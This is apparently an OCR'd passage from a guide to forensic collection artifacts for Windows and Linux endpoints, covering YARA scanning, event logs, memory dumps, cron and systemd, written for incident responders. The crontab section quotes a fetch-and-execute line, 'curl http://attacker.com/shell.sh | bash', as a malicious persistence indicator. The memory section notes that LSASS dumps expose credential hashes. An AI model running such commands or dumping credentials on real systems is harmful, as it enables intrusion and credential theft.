


Figure 22: Windows.Registry.AppCompatCache

Shimcache does not require that a program actually executed it records when a binary was loaded into memory, which includes failed execution attempts. Combined with Prefetch and BAM, Shimcache provides comprehensive binary execution evidence.

Windows.Registry.UserAssist

Decodes the UserAssist registry entries stored in the NTUSER.DAT hive. These entries are ROT13-encoded by Windows and record the execution history of programs launched through the Windows GUI (Start Menu, Desktop shortcuts, Explorer), including run count and last execution time.




Figure 23: Windows.Registry.UserAssist

UserAssist provides user-attributed GUI execution history. Since it requires the program to be launched through the Windows shell (not command-line), it is particularly valuable for identifying tools that an attacker launched interactively through a Remote Desktop session.

Windows.Detection.Yara.Process

Scans the virtual memory of all running processes on the system using user-supplied YARA rules. This is the primary method for detecting fileless malware, injected shellcode, and in-memory implants that have no presence on the filesystem.

Figure 24: Windows.Detection.Yara.Process

A YARA match within the live memory of a running process is definitive proof of that process being compromised or containing injected code. Fileless malware that leaves no trace on disk is revealed entirely through process memory scanning.

Windows.Detection.Yara.Ntfs

Scans files on the NTFS filesystem using YARA rules with direct raw NTFS access, bypassing the Windows file locking mechanism. This allows scanning files that are currently held open by running processes and cannot be opened through normal file system calls.




Figure 25: Windows.Detection.Yara.Ntfs

Standard antivirus cannot scan files that are locked open by the operating system. This artifact bypasses that limitation using raw NTFS access. It is particularly effective for scanning malware DLLs that are loaded into a process and cannot be opened through normal means.

Windows.Detection.Mutants

Enumerates all named mutex (mutant) kernel objects currently present in the system. Many malware families create a uniquely named mutex when they run to ensure only one copy of themselves runs at a time this mutex name becomes a unique, reliable detection indicator.

Figure 26: Windows.Detection.Mutants

Known malware mutex names are documented in threat intelligence platforms. A match on a known mutex name is near-certain confirmation of that specific malware family being active on the endpoint. Low noise, high confidence indicator.

Windows.Detection.BinaryRename

Detects renamed Windows system binaries by comparing the OriginalFilename field stored inside each executable's PE (Portable Executab) header against the actual filename of the file on disk. Attackers rename system tools to avoid detection.




Figure 27: Windows.Detection.BinaryRename

Renaming powershell.exe to svchost32.exe or cmd.exe to explorer32.exe is a common evasion technique. Windows stores the original filename inside the binary's PE resource section, making this renaming immediately detectable through PE header inspection.

Windows.EventLogs.Evtx

A generic artifact for collecting and filtering Windows event log files (.evtx). Supports specifying any event log channel, filtering by Event ID list, time range, and keyword regex patterns. This is the foundational artifact for all event-log-based investigations.




Figure 28: Windows.EventLogs.Evtx

Key Security Event IDs to monitor: 4624 (successful logon), 4625 (failed logon), 4688 (process creation), 4698 (scheduled task created), 4720 (user account created), 7045 (service installed). These five Event IDs cover the majority of initial access, persistence, and privilege escalation activity.

Windows.EventLogs.PowerShell

Collects PowerShell script block logging events (Event ID 4104) from the Microsoft-Windows-PowerShell/Operational event log. When script block logging is enabled, Windows records the complete, fully deobfuscated text of every PowerShell script that executes including fileless attacks delivered as encoded strings.

Figure 29: Windows.EventLogs.PowerShell

Script block logging captures the actual PowerShell code being executed AFTER deobfuscation. An attacker can encode their payload a hundred times — but when it executes, script block logging records the final decoded form. This makes it the most reliable PowerShell detection mechanism available.

Windows.EventLogs.RDPAuth

Collects Remote Desktop Protocol authentication events from both the Security event log and the Microsoft-Windows-TerminalServices-LocalSessionManager/Operational log. Tracks all RDP connection attempts with source IP, username, and session outcome.

Figure 30: Windows.EventLogs.RDPAuth

RDP is the most commonly exploited remote access protocol by ransomware actors and nation-state attackers. Successful RDP authentication from a geographically impossible source, at an unusual time, or using a service account that should not have interactive logon rights is an immediate investigation priority.

Windows.EventLogs.ServiceCreation

Filters the Windows System event log for Event ID 7045 (a new service was installed), Event ID 7034 (service crashed unexpectedly), and Event IDs 7036 (service state change). This provides a complete record of service installation and state changes.




Figure 31: Windows.EventLogs.ServiceCreation

Event ID 7045 is generated every time a service is installed and is one of the most reliable persistence detection events. Legitimate system administrators install services during scheduled maintenance windows — a service installed at 2 AM on a weekend with a random name and a Temp directory path is a confirmed malicious installation.

Windows.Memory.Acquisition

Acquires a complete physical memory image of the system using the WinPmem kernel driver. The resulting memory dump can be analyzed offline using Volatility to perform deep malware analysis, rootkit detection, credential extraction, and process reconstruction.




Figure 32: Windows.Memory.Acquisition

Full memory acquisition is the gold standard forensic artifact but comes with significant operational cost: a 16 GB RAM system produces a 16 GB upload. Use targeted process dumps (Windows.Memory.ProcessDump) for specific suspicious processes to minimize impact while preserving the most critical evidence.

Windows.Memory.ProcessDump

Dumps the complete virtual memory of a specific process identified by its Process ID (PID). This is a targeted alternative to full memory acquisition when a specific suspicious process has been identified and needs to be analyzed.




Figure 33: Windows.Memory.ProcessDump

Dumping the LSASS process (PID varies) exposes all credential hashes and Kerberos tickets currently in memory. Dumping a suspicious process reveals its decrypted payload, injected shellcode, C2 configuration, and any data it has staged for exfiltration. Always obtain proper authorization before dumping LSASS.

Windows.Network.NetStat

Enumerates all current TCP and UDP network connections using the Windows IP Helper API, with each connection correlated to the process that owns it. Equivalent to running netstat -ano with full process name resolution.




Figure 34: Windows.Network.NetStat

A process with an established outbound connection to a public IP address that should have no business reason to communicate externally is evidence of C2 beaconing. Connections with regular timing intervals (e.g., every 60 seconds) indicate automated beacon check-ins.

Windows.Network.ArpCache

Reads the ARP (Address Resolution Protocol) cache from all network interfaces. The ARP cache contains the IP-to-MAC address mappings of hosts that this system has recently communicated with on the local network.

Figure 35: Windows.Network.ArpCache

ARP cache entries prove that this system communicated with specific local network addresses even if firewall logs are unavailable. This is valuable for identifying lateral movement targets hosts that the compromised system contacted while pivoting through the network.

Windows.Search.FileFinder

Searches the Windows filesystem using glob patterns with optional content filters including YARA rules, regular expression content matching, and file metadata filters such as size and timestamp ranges. This is the primary tool for fleet-wide IOC hunting based on file characteristics.




Figure 36: Windows.Search.FileFinder

Use targeted glob patterns to minimize scan time. Priority search locations: C:\Temp**, C:\Users*\AppData**, C:\Windows\Temp**, and any world-writable directory. Search for .exe, .dll, .ps1, .bat, and .vbs files in these locations as a rapid IOC hunt.

Windows.Search.Yara

Scans files on the Windows filesystem using user-supplied YARA rules. Supports targeted scanning of specific directories, file extensions, and size ranges to make the scan efficient on large production endpoints.




Figure 37: Windows.Search.Yara

YARA rule-based file scanning is the standard method for detecting known malware by its code patterns. Start with the YARA-Forge community rule set which combines hundreds of high-quality public rules. Scan Temp directories first as they are the most common drop location for attacker tools.

Windows.Carving.CobaltStrike

Scans process memory and filesystem for Cobalt Strike beacon configurations. When found, it extracts the C2 server address, communication port, sleep time, jitter percentage, and payload type from the encrypted beacon configuration.

Figure 38: Windows.Carving.CobaltStrike

Cobalt Strike is the most widely used offensive framework in targeted attacks including ransomware operations and nation-state intrusions. Extracting the beacon configuration provides the C2 infrastructure details that can be immediately blocked at the network perimeter and shared with threat intelligence teams.

3 Linux Artifacts

This section covers artifacts for Linux endpoints across the Linux.Sys, Linux.Forensics, and Linux.Detection namespaces.

Linux.Sys.Pslist

Lists all running processes on a Linux system by reading entries from the /proc virtual filesystem. Returns the PID, PPID, process name, executable path, complete command line, process state, and owning user for every active process.




Figure 39: Linux.Sys.Pslist

A process running from a deleted executable (shown as '(deleted)' in the Exe path) is a strong indicator of a fileless malware technique where the binary was dropped, executed, and then immediately deleted to hide evidence. Also watch for processes running from /dev/shm which is a memory-backed filesystem.

Linux.Sys.Users

Parses /etc/passwd and optionally /etc/shadow to enumerate all local user accounts defined on the Linux system. Returns the username, user ID (UID), group ID (GID), home directory path, login shell, and password hash type.




Figure 40: Linux.Sys.Users

A backdoor account created by an attacker will typically have a UID of 0 (granting root access) or will have an interactive shell assigned to a service account that should not have login rights. Any account with UID 0 other than root itself is a critical finding requiring immediate investigation.

Linux.Sys.Groups

Enumerates all user groups defined in /etc/group on the Linux system. For each group, returns the group name, group ID (GID), and all member usernames. Helps identify unauthorized privilege escalation through group membership.

Figure 41: Linux.Sys.Groups

Membership in the docker group is functionally equivalent to root access because Docker can mount the host filesystem. Membership in the disk group allows direct raw access to all storage devices. Attackers add their accounts to these groups as a persistence and privilege escalation mechanism.

Linux.Sys.Crontab


Enumerates all cron jobs defined on the Linux system by reading the system crontab (/etc/crontab), cron directories (/etc/cron.d, /etc/cron.daily, /etc/cron.hourly), and individual user crontab files from /var/spool/cron. Returns the schedule, executing user, and command for each job.

Figure 42: Linux.Sys.Crontab

Malicious cron jobs are one of the most common Linux persistence mechanisms. A cron entry running: curl http://attacker.com/shell.sh | bash — or any base64-decoded command piped to bash — is a confirmed malicious persistence entry. Check all user crontabs, not just the root crontab.

Linux.Sys.Services

Enumerates all systemd service units and their current state on Linux systems using systemd. Returns the service unit name, load state, active state, sub-state (running/stopped/failed), the ExecStart command, and the unit file path.




Active	Description	Load	Sub	Unit
active	Accounts Service	loaded	running	accounts-daemon.service
active	Save/Restore Sound Card State	loaded	exited	alsa-restore.service
active	Load AppArmor profiles	loaded	exited	apparmor.service
active	automatic crash report generation	loaded	exited	apport.service
active	Avahi mDNS/DNS-SD Stack	loaded	running	avahi-daemon.service
active	Manage, Install and Generate Color Profiles	loaded	running	colord.service
active	Set console font and keymap	loaded	exited	console-setup.service
active	Regular background program processing daemon	loaded	running	cron.service
active	Make remote CUPS printers available locally	loaded	running	cups-browsed.service
active	CUPS Scheduler	loaded	running	cups.service

Figure 43: Linux.Sys.Services

Malicious systemd services installed by attackers are typically placed in /etc/systemd/system to ensure they start at boot. A service unit whose ExecStart executes a binary from /tmp, /var/tmp, or a home directory, or whose unit file was created at an unusual time, is a high-confidence persistence indicator.

Linux.Sys.BashHistory

Reads the .bash_history file from every user's home directory on the system. Returns the command history for each user, which may include timestamps if the HISTTIMEFORMAT variable was set. This provides a log of commands typed by each user in their bash sessions.



